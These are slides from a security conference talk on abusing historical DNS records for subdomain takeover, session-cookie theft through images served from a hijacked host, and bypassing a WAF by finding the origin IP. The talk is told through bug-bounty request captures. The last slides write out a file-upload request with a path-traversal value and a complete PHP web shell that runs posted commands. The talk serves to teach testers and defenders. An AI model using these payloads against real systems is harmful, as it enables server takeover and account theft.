Abusing historical DNS records for fun and profit

Mustafa Can IPEKCI
BSides Ahmedabad
13 October 2024

Whoami

- Information Security Specialist
- Part-time Bounty Hunter
- Bugcrowd Hacker Advisory Board Member
- Synack Red Team Circle of Trust Member and Envoy
- Earned more than 1 million USD from bounties
- Father of three devils
- @mcipekci on X (Twitter), LinkedIn etc.

What’s DNS?

The domain name system (DNS) is a naming database in which internet domain names are located and translated into Internet Protocol (IP) addresses.

The domain name system maps the name people use to locate a website to the IP address that a computer uses to locate that website.

Why it’s important?

- Literally, everything on the internet depends DNS. Organizations set up many DNS entries for their usages and set configurations specially handled for their domains.
- As things growing bigger most organizations can’t handle their **DNS hygiene** properly which results in lots of issues that could be abused on their infrastructures.
- Lack of **DNS hygiene** and **DNS records history** increases attack surface for the attackers.

How it could be abused?

- Subdomain Hijacking
- Origin IP
- VHost enumeration

Subdomain Hijacking

Subdomain Hijacking or Subdomain Takeover is an issue that occurs when **DNS hygiene** is not properly handled which allows attackers to take control of the subdomain of the target.

Subdomain Hijacking

As attackers taking control of the subdomain, they can abuse it with various ways.

Many APTs and scammer groups actually abusing subdomain hijacking issues to use it for their campaigns meanwhile organizations ignoring how serious these issues could be.

Not only they could be used for scamming purposes they could be used for following vulnerability types:

- **Cross-Site Scripting**
- **CORS misconfiguration**
- **Whitelist Bypass** for allowed domain checks on issues like **SSRF**.
- **Session takeover**


Subdomain Hijacking

While XSS and CORS misconfiguration are common way to abuse subdomain hijacking issues, did you know if your target setting session cookies to the any **upper level subdomain** than one you hijacked, you can abuse subdomain hijacking without any **XSS** or **CORS** issue?

As long as you are able to serve any content to the victims such as simple image file, you can takeover session of theirs and access them.

Subdomain Hijacking

Totally safe mail contents right?



Subdomain Hijacking

While investigating target we observed that subdomain we took over so hard to abuse as it was impossible for legit users to visit and access contents.

We observed that their mail application is allowing to send images from some third party and directly using the content instead of proxifying the address.

Subdomain Hijacking

Request to https://[redacted]443 [redacted]

Forward | Drop | Intercept is on | Action | Open Browser | Comment this item

Pretty | Raw | \n | Actions | Select extension...

```
1 POST /ws/v3/batch?name=messages.saveAndSend[redacted] HTTP/2
2 Host:[redacted]
3 Cookie: [redacted]
4 [redacted]
5 Sec-Ch-Ua: "Chromium";v="92", " Not A;Brand";v="99", "Microsoft Edge";v="92"
6 Accept: application/json
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4514.0 Safari/537.36 Edg/92.0.902.4
9 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGRixmvU0ZcMnywyf
10 Origin:[redacted]
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer:[redacted]
15 Accept-Encoding:[redacted]
16 Accept-Language: tr,en-US;q=0.9,en;q=0.8,en-GB;q=0.7,fr;q=0.6,pt;q=0.5,cy;q=0.4
17 Connection: close
18
19 ------WebKitFormBoundaryGRixmvU0ZcMnywyf
20 Content-Disposition: form-data; name="batchJson"
21
22 {"requests":[{"id":"SaveMessage","uri":"/ws/v3/mailboxes/@.id==VjN-I4Rw4kLGjqsiSFaYxmmVQcNxFGe7ogXtFolH2FxLxWJ4QO0fAPjgpZJpya67tFe3BmBxuc2UTjmHlmQVvjcwMQ/messages?uploadCount=0&totalAttachments=0","method":"POST","payloadType":"multipart","payloadParts":[{"partName":"jsonString","contentType":"application/json","payload":{"actions":{"responseMessage":true},"message":{"csid":"3429807861","newMessage":true,"headers":{"subject":"test","from":[{"name":"Mustafa can

\u001apekÃ§i","email":"mcipekc[redacted]"}],"replyTo":[],"to":[{"name":"mest_test[redacted]","email":"mest_test[redacted]"}],"cc":[],"bcc":[]},"folder":{"id":"3"},"flags":{"spam":"false","read":"true"}},"simpleBody":{"attachments":[],"html":"<html><head></head><body><div class=\"[redacted]\" style=\"font-family:Helvetica Neue, Helvetica, Arial, sans-serif;font-size:13px;\"><div dir=\"ltr\" data-setdir=\"false\">test</div><br></div><div
class=\"[redacted]\" contenteditable=\"false\">\n[redacted] <a rel=\"noreferrer\" target=\"_blank\" href=\"https://tenor.com/bCIrq.gif\" style=\"cursor:pointer;text-decoration: none;color:transparent\"><img
title=\"Gumball GIF\" alt=\"Gumball GIF\" src=\"https://media.tenor.com/images/07b3ee098f6e3caa13c424105cfe2293/tenor.gif\" class=\"[redacted]\" data-id=\"1623107997718\" draggable=\"false\"
data-inlineimagemanipulating=\"true\" style=\"width: 100%; max-width: 498px;\">\n <div style=\"font-size:11px;color:#979ba7;margin-top:8px;font-family:Arial\" class=\"rte-gif-attribution\">Via <img
src=\"https://[redacted]gif-providers/1/gif-providers/tenor.png\" data-inlineimagemanipulating=\"true\"></div>\n
</a></div><div><br></div></div></div></div></body></html>"}}}],"filters":{"select":{"messageId":"$__message_immutableid","csid":"$__message_csid","cid":"$__message_conversationId"}},"requests":[{"id":"GetSimpleBody","uri":"/ws/v3/mailboxes/@.id==VjN-I4Rw4kLGjqsiSFaYxmmVQcNxFGe7ogXtFolH2FxLxWJ4QO0fAPjgpZJpya67tFe3BmBxuc2UTjmHlmQVvjcwMQ/messages/@.id==$(messageId)/content/simplebody/full","method":"GET","payloadType":"embedded"},{"id":"SendMessage","uri":"/ws/v3/mailboxes/@.id==VjN-I4Rw4kLGjqsiSFaYxmmVQcNxFGe7ogXtFolH2FxLxWJ4QO0fAPjgpZJpya67tFe3BmBxuc2UTjmHlmQVvjcwMQ/messages/@.id==$(messageId)/send","method":"POST","payloadType":"embedded","payload":{"csid":"$(csid)","destinationFolder":{"id":"2"}},"requests":[]}]}],"responseType":"json"}
23 ------WebKitFormBoundaryGRixmvU0ZcMnywyf--
24
```

Subdomain Hijacking

We decided to make simple PHP script acting like image when accessed and displaying their original logo and logging all of the request done to the endpoint such as cookies, headers etc.

Sample gist could be found at:
https://gist.github.com/mcipekci/071418c205e4c1e045147782ecfa4ac58

Subdomain Hijacking

Request to https://[redacted]:443 [redacted]

Forward | Drop | Intercept is on | Action | Open Browser | Comment this item

Pretty | Raw | \n | Actions | Select extension...

```
1  POST /ws/v3/batch?name=messages.saveAndSend&hash=c9559ef&appId=[redacted]ymreqid=f5f4b777-aaf6-cc4d-1c18-cf001001cb00&wssid=thadfz5v1jX HTTP/2
2  Host: mail.[redacted]
3  Cookie: Y=v=1&n=68hd1tcv8670s&l=c28f4a28/o&p=m2mvvtr00000000&r=n2&intl=us; F=d=3UpQJ5M9vJ2UAD.jcVTIYNN4Sz1F1dY4aAeF4q--; A1=
   d=AQABBE[redacted]
   d=AQABBE[redacted]
   d=AQABBE[redacted]
   v=1&d=ey[redacted]
   H9eQBeJ6[redacted]
   af=QkNBC[redacted]
   51ATA-&s[redacted]
   Gf1f9npr[redacted]
4  Content-[redacted]
5  Sec-Ch-Ua: "Chromium";v="92", " Not A;Brand";v="99", "Microsoft Edge";v="92"
6  Accept: application/json
7  Sec-Ch-Ua-Mobile: ?0
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4514.0 Safari/537.36 Edg/92.0.902.4
9  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGRixmvU0ZcMnywyf
10 Origin: https://[redacted]
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://[redacted]
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr,en-US;q=0.9,en;q=0.8,en-GB;q=0.7,fr;q=0.6,pt;q=0.5,cy;q=0.4
17 Connection: close
18
19 ------WebKitFormBoundaryGRixmvU0ZcMnywyf
20 Content-Disposition: form-data; name="batchJson"
21
22 {"requests":[{"id":"SaveMessage","uri":"/ws/v3/mailboxes/@.id==VjN-I4Rw4kLGjqsiSFaYxmmVQcNxFGe7ogXtFolH2FxLxWJ4QO0fAPjgpZJpya67tFe3BmBxuc2UTjmHlmQVvjcwMQ/messages?uploadCount=0&totalAttachments=0","method":"POST","payloadType":"mult
   ipart","payloadParts":[{"partName":"jsonString","contentType":"application/json","payload":{"actions":{"responseMessage":true},"message":{"csid":"3429807861","newMessage":true,"headers":{"subject":"test","from":[{"name":"Mustafa can

   \u001apekÄ§i","email":"mcipekci[redacted]"}],"replyTo":[],"to":[{"name":"mest_test@[redacted]","email":"mest_test[redacted]"}],"cc":[],"bcc":[]},"folder":{"id":"3"},"flags":{"spam":"false","read":"true"}},"simpleBody":{"attachments":
   [],"html":"<html><head></head><[redacted]class=\"[redacted]\" style=\"font-family:Helvetica Neue, Helvetica, Arial, sans-serif;font-size:1px;\"><div dir=\"ltr\" data-setdir=\"false\">test<div><br></div><div
   class=\"[redacted]\" contenteditable=\"false\">\n <a rel=\"noreferrer\" target=\"_blank\" href=\"https://us.estadisticas[redacted].png\"
   style=\"[redacted]text-decoration: none;color:transparent\"><img title=\"Gumball GIF\" alt=\"Gumball GIF\" src=\"https://us.estadisticas[redacted].png\" class=\"[redacted]inline-image
   [redacted]\" data-id=\"1623107997718\" draggable=\"false\" data-inlineimagemanipulating=\"true\" style=\"width: 100%; max-width: 498px[redacted]
   style=\"font-size:11px;color:#979ba7;margin-top:8px;font-family:Arial\" class=\"rte-gif-attribution\">Via <img src=\"https://us.estadisticas.[redacted].png\"
   data-inlineimagemanipulating=\"true\"></div>\n
   </a></div><div><br></div></div></div></div></body></html>"}}}],"filters":{"select":{"messageId":"$..message.immutableid","csid":"$..message.csid","cid":"$..message.conversationId"}},"requests":[{"id":"GetSimpleBody","uri":"/ws/v3/mailboxe
   s/@.id==VjN-I4Rw4kLGjqsiSFaYxmmVQcNxFGe7ogXtFolH2FxLxWJ4QO0fAPjgpZJpya67tFe3BmBxuc2UTjmHlmQVvjcwMQ/messages/@.id==$(messageId)/content/simplebody/full","method":"GET","payloadType":"embedded"},{"id":"SendMessage","uri":"/ws/v3/mailb
   oxes/@.id==VjN-I4Rw4kLGjqsiSFaYxmmVQcNxFGe7ogXtFolH2FxLxWJ4QO0fAPjgpZJpya67tFe3BmBxuc2UTjmHlmQVvjcwMQ/messages/@.id==$(messageId)/send","method":"POST","payloadType":"embedded","payload":{"csid":"$(csid)","destinationFolder":{"id":"
23 2"}},"requests":[]}]}],"responseType":"json"}
24 ------WebKitFormBoundaryGRixmvU0ZcMnywyf--
```

Subdomain Hijacking

Origin IP

Origin IP is actual IP address of the target, usually when targets setting up WAF, requests first handled by load balancer of the WAF provider then passed to the origin server.

Origin IP

Finding origin IP address could be hard but when target subdomain have historical DNS records things could be easier specially if target organization didn't change origin IP address.

For finding historical DNS records you can use various services paid and free, ViewDNS does wonders as free service.

Origin IP

Request

Pretty | Raw | Hex | Hackvertor

```
1  POST /[redacted]/index.php?r=site/fileupload HTTP/1.1
2  Host: [redacted]
3  Cache-Control: max-age=0
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Chromium";v="104", " Not A;Brand";v="99", "Google Chrome";v="104"
6  Sec-Ch-Ua-Mobile: ?0
7  Cookie: _csrf=[redacted]
8  Sec-Ch-Ua-Platform: "Windows"
9  Upgrade-Insecure-Requests: 1
10 Origin: null
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0
   Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
   ned-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9,tr;q=0.8
19 Connection: close
20 Content-Type: application/x-www-form-urlencoded
21 Content-Length: 98
22
23 _csrf=-_mK1MK8ftEwftwo0u-wLpq12gZKLWMKfqRSQ7OImi6aqOiMtOYfulob62uhjYRWyYCAcwhBG380iWEO4_ziRg%3D%3D
```

Response

Pretty | Raw | Hex | Render | CSP | Hackvertor

```
1  HTTP/1.1 200 OK
2  Date: Sat, 17 Sep 2022 02:19:31 GMT
3  Server: Apache
4  X-XSS-Protection: 1; mode=block
5  X-Frame-Options: SAMEORIGIN
6  X-Content-Type-Options: nosniff
7  Content-Security-Policy: default-src: https://www.[redacted].mx
8  Referrer-Policy: no-referrer
9  Feature-Policy: vibrate 'self'; usermedia *; sync-xhr 'self' https://www.[redacted]
10 Cache-Control: no-cache
11 X-Robots-Tag: noindex, nofollow
12 Connection: Upgrade
13 Vary: Accept-Encoding
14 host-header: [redacted]
15 Content-Type: text/html; charset=UTF-8
16 Content-Length: 1687
17
18 {"error":"No files found for upload."}<pre>An Error occurred while handling another error:
19 yii\web\HeadersAlreadySentException: Headers already sent in
   /home1/[redacted]
   /home1/[redacted]
20 Stack t[redacted]
21 #0 /hom[redacted]
   yii\web[redacted]
22 #1 /hom[redacted]
   yii\web[redacted]
23 #2 /hom[redacted]
   yii\web[redacted]
24 #3 [int[redacted]
25 #4 {mai[redacted]
26 Previou[redacted]
27 yii\web[redacted]
   /home1/[redacted]
   /home1/[redacted]
28 Stack t[redacted]
29 #0 /hom[redacted]
   yii\web[redacted]
30 #1 /hom[redacted]
   yii\web[redacted]
31 #2 /hom[redacted]
   yii\bas[redacted]
32 #3 {mai[redacted]
```

INSPECTOR

Origin IP

Request

Pretty | Raw | Hex | Hackvertor

```
1  POST /[redacted]/index.php?r=site/fileupload HTTP/1.1
2  Host: [redacted]
3  Cache-Control: max-age=0
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Chromium";v="104", " Not A;Brand";v="99", "Google Chrome";v="104"
6  Sec-Ch-Ua-Mobile: ?0
7  Cookie: _csrf=[redacted]
8  Sec-Ch-Ua-Platform: "Windows"
9  Upgrade-Insecure-Requests: 1
10 Origin: null
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0
   Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
   ned-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9,tr;q=0.8
19 Connection: close
20 Content-Type: application/x-www-form-urlencoded
21 Content-Length: 98
22
23 _csrf=-_mK1MK8ftEwftwo0u-wLpq12gZKLWMKfqRSQ7OImi6aqOiMtOYfulob62uhjYRWyYCAcwhBG380iWEO4_ziRg%3D%3D
```

Response

Pretty | Raw | Hex | Render | CSP | Hackvertor

```
1  HTTP/1.1 200 OK
2  Date: Sat, 17 Sep 2022 02:19:31 GMT
3  Server: Apache
4  X-XSS-Protection: 1; mode=block
5  X-Frame-Options: SAMEORIGIN
6  X-Content-Type-Options: nosniff
7  Content-Security-Policy: default-src: https://www.[redacted].mx
8  Referrer-Policy: no-referrer
9  Feature-Policy: vibrate 'self'; usermedia *; sync-xhr 'self' https://www.[redacted]
10 Cache-Control: no-cache
11 X-Robots-Tag: noindex, nofollow
12 Connection: Upgrade
13 Vary: Accept-Encoding
14 host-header: [redacted]
15 Content-Type: text/html; charset=UTF-8
16 Content-Length: 1687
17
18 {"error":"No files found for upload."}<pre>An Error occurred while handling another error:
19 yii\web\HeadersAlreadySentException: Headers already sent in
   /home1/[redacted]
   /home1/[redacted]
20 Stack t[redacted]
21 #0 /hom[redacted]
   yii\web[redacted]
22 #1 /hom[redacted]
   yii\web[redacted]
23 #2 /hom[redacted]
   yii\web[redacted]
24 #3 [int[redacted]
25 #4 {mai[redacted]
26 Previou[redacted]
27 yii\web[redacted]
   /home1/[redacted]
   /home1/[redacted]
28 Stack t[redacted]
29 #0 /hom[redacted]
   yii\web[redacted]
30 #1 /hom[redacted]
   yii\web[redacted]
31 #2 /hom[redacted]
   yii\bas[redacted]
32 #3 {mai[redacted]
```

INSPECTOR

Origin IP

Request

Pretty | Raw | Hex | Hackvertor

```
1 POST /[redacted]index.php?r=site/fileupload HTTP/1.1
2 Host: www.[redacted].mx
3 Cache-Control: max-age=0
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="104", " Not A;Brand";v="99", "Google Chrome";v="104"
6 Sec-Ch-Ua-Mobile: ?0
7 [redacted]
8
9 Upgrade-Insecure-Requests: 1
0 Origin: null
1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0
  Safari/537.36
2 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
  ned-exchange;v=b3;q=0.9
3 Sec-Fetch-Site: same-origin
4 Sec-Fetch-Mode: navigate
5 Sec-Fetch-User: ?1
6 Sec-Fetch-Dest: document
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9,tr;q=0.8
9 Connection: close
0 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIJVzWe6vl2ENqWU8
1 Content-Length: 361
2
3 ------WebKitFormBoundaryIJVzWe6vl2ENqWU8
4 Content-Disposition: form-data; name="_csrf"
5
6 -_mK1MK8ftEwftwo0u-wLpq12gZKLWMKfqRSQ7OImi6aqOiMtOYfulob62uhjYRWyYCAcwhBG380iWEO4_ziRg==
7 ------WebKitFormBoundaryIJVzWe6vl2ENqWU8
8 Content-Disposition: form-data; name="uploadedFile"; filename="synack_test.php"
9
0 SynackTest
1 ------WebKitFormBoundaryIJVzWe6vl2ENqWU8--
2
```

Response

Pretty | Raw | Hex | Render | CSP | Hackvertor

Integrity constraint violation – yii\db\IntegrityException

SQLSTATE[23000]: Integrity constraint violation: 1048 Column 'image_web_filename' cannot be null

The SQL being executed was: INSERT INTO `INF_[redacted]_ARCHIVOS` (`conv_[redacted]_id`, `img_src_filename`, `image_web_filename`, `image_codigo`) VALUES (0, '1af660aa0b1a89050eb1e9a1b181fb3b.php', NULL, NULL)

```
Error Info: Array
(
    [0] => 23000
    [1] => 1048
    [2] => Column 'image_web_filename' cannot be null
)
```

↳ Caused by: PDOException

SQLSTATE[23000]: Integrity constraint violation: 1048 Column 'image_web_filename' cannot be null

in [redacted]ommand.php at line 1258

1. in [redacted]chema.php at line 664

```
655
656         $exceptionClass = '\yii\db\Exception';
657         foreach ($this->exceptionMap as $error => $class) {
658             if (strpos($e->getMessage(), $error) !== false) {
659                 $exceptionClass = $class;
```

Origin IP

Request

Pretty | Raw | Hex | Hackvertor

```
1  POST /[redacted].php?r=site/fileupload HTTP/1.1
2  Host: www[redacted]mx
3  Cache-Control: max-age=0
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Chromium";v="104", " Not A;Brand";v="99", "Google Chrome";v="104"
6  Sec-Ch-Ua-Mobile: ?0
7  Cookie: _csrf=
   [redacted]
8  Sec-Ch-Ua-Platform: "Windows"
9  Upgrade-Insecure-Requests: 1
10 Origin: null
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0
   Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
   ned-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9,tr;q=0.8
19 Connection: close
20 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIJVzWe6vl2ENqWU8
21 Content-Length: 610
22
23 ------WebKitFormBoundaryIJVzWe6vl2ENqWU8
24 Content-Disposition: form-data; name="_csrf"
25
26 -_mK1MK8ftEwftwo0u-wLpq12gZKLWMKfqRSQ7OImi6aqOiMtOYfulob62uhjYRWyYCAcwhBG380iWEO4_ziRg==
27 ------WebKitFormBoundaryIJVzWe6vl2ENqWU8
28 Content-Disposition: form-data; name="uploadedFile"; filename="
   synack_test.testtesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttest
   testtesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttest
   testtesttesttesttesttesttesttesttesttesttest"
29
30 SynackTest
31 ------WebKitFormBoundaryIJVzWe6vl2ENqWU8--
32
```

Response

Pretty | Raw | Hex | Render | CSP | Hackvertor

PHP Warning – yii\base\ErrorException

move_uploaded_file([redacted]cs/2022/tr
failed to open stream: File name too long

1. in [redacted]SiteController.php at line 89

```
80                  $filenames = $images['name'];
81
82          $ext = explode('.', basename($images['name']));
83          if (!file_exists(\Yii::$app->basePath."/../docs/".date("Y"). DIRECTORY_SEPARATOR . "[redacted]_". $request->post('[redacted]
84              mkdir(\Yii::$app->basePath."/../docs/".date("Y") . DIRECTORY_SEPARATOR . [redacted]_". $request->post('[redacted]
85          }
86          $nombreMD5 = md5(uniqid());
87          $extension = array_pop($ext);
88          $target = \Yii::$app->basePath."/../docs/".date("Y")."/trianual_".$request->post('f[redacted]id')."/".DIRECTORY_
89          if(move_uploaded_file($images['tmp_name'], $target)) {
90              $success = true;
91          } else {
92              $success = false;
93          }
94
95          $target = $nombreMD5.".".$extension;
96
97          // check and process based on successful status
98          if ($success === true) {
```

Origin IP

Send | Cancel | Target: https://www[redacted]mx | HTTP/1

Request

Pretty | Raw | Hex | Hackvertor

```
POST /[redacted]?r=site/fileupload HTTP/1.1
Host: [redacted]
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQbwZD0jgciTUwECK
Content-Length: 813

------WebKitFormBoundaryQbwZD0jgciTUwECK
Content-Disposition: form-data; name="_csrf"

jNeBusg8Vv2FsVA4a5ju7N7SEyF35lzfjkppviQRlanU7-34qXAkyfLmOGwfyZbdi7QmcQaLDejYAiCTcFbc4g==
------WebKitFormBoundaryQbwZD0jgciTUwECK
Content-Disposition: form-data; name="[redacted]_id"


------WebKitFormBoundaryQbwZD0jgciTUwECK
Content-Disposition: form-data; name="uploadedFile"; filename="synack_test.shtml"

<?php if (!$_GET['pwdx'] == '[redacted]') { exit; } ?>
<html>
<body>
<p>Synack POC</p>
<form method='POST' name='<?php echo $_SERVER['REQUEST_URI'];?>'>
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
HTTP/1.1 403 Forbidden
Content-Type: text/html
Cache-Control: no-cache, no-store
Connection: close
Content-Length: 761
X-Iinfo: 14-29556405-0 NNNN RT(1663380274591 15) q(0 0 -1 -1) r(0 -1) B15(3,901949,0) U6

<html style="height:100%">
    <head>
        <META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">
        <meta name="format-detection" content="telephone=no">
        <meta name="viewport" content="initial-scale=1.0">
        <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    </head>
    <body style="margin:0px;height:100%">
        <iframe id="main-iframe" src="
        /_Incapsula_Resource?CWUDNSAI=23&xinfo=14-29556405-0%20NNNN%20RT%281663380274591%2
        015%29%20q%280%200%20-1%20-1%29%20r%280%20-1%29%20B15%283%2c901949%2c0%29%20U6&inc
        ident_id=1170000840112255689-169028777313178894&edet=15&cinfo=030000000e50&rpinfo=
        0&mth=POST" frameborder=0 width="100%" height="100%" marginheight="0px"
        marginwidth="0px">
            Request unsuccessful. Incapsula incident ID:
            1170000840112255689-169028777313178894
        </iframe>
    </body>
</html>
```

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	3
Request cookies	3
Request headers	15
Response headers	5

Inspector | Notes

Origin IP

https://viewdns.info/iphistory/?domain=ww[redacted].mx

Follow @viewdns | Like | Share

Feedback / Suggestions / Contact Us

ViewDNS.info

Tools | API | Research | Data

ViewDNS.info > Tools > **IP History**

Shows a historical list of IP addresses a given domain name has been hosted on as well as where that IP address is geographically located, and the owner of that IP address.

Domain (e.g. *domain.com*):

GO

IP history results fo[redacted]mx.
==========

IP Address	Location	IP Address Owner	Last seen on this IP
45.60.205.69	United States	Incapsula Inc	2022-03-09
45.60.195.69	United States	Incapsula Inc	2022-03-09
162.[redacted]	Provo - United States	Unified Layer	2020-03-20
66.1[redacted]	Provo - United States	Unified Layer	2019-11-15

Origin IP

Request

Pretty | Raw | Hex | Hackvertor

```
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="104", " Not A;Brand";v="99", "Google Chrome";v="104"
6 Sec-Ch-Ua-Mobile: ?0
7 [redacted]
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: null
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0
   Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
   ned-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9,tr;q=0.8
19 Connection: close
20 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIJVzWe6vl2ENqWU8
21 Content-Length: 827
22
23 ------WebKitFormBoundaryIJVzWe6vl2ENqWU8
24 Content-Disposition: form-data; name="[redacted]_id"
25
26 123/../../../../
27 ------WebKitFormBoundaryIJVzWe6vl2ENqWU8
28 Content-Disposition: form-data; name="_csrf"
29
30 -_mK1MK8ftEwftwo0u-wLpq12gZKLWMKfqRSQ7OImi6aqOiMtOYfulob62uhjYRWyYCAcwhBG380iWEO4_ziRg==
31 ------WebKitFormBoundaryIJVzWe6vl2ENqWU8
32 Content-Disposition: form-data; name="uploadedFile"; filename="synack_test.php"
33
34 <?php if (!$_GET['pwdx'] == '[redacted]') { exit; } ?>
35 <html>
36 <body>
37 <p>Synack POC</p>
38 <form method='POST' name='<?php echo $_SERVER['REQUEST_URI'];?>'>
39 <input type="text" name="synack" autofocus id="synack">
40 <input type="submit" value="Execute">
41 </form>
42 <pre><?php if (isset($_POST['synack'])) { system($_POST['synack']); } ?></pre>
43 </body>
44 </html>
45 ------WebKitFormBoundaryIJVzWe6vl2ENqWU8--
46
```

Response

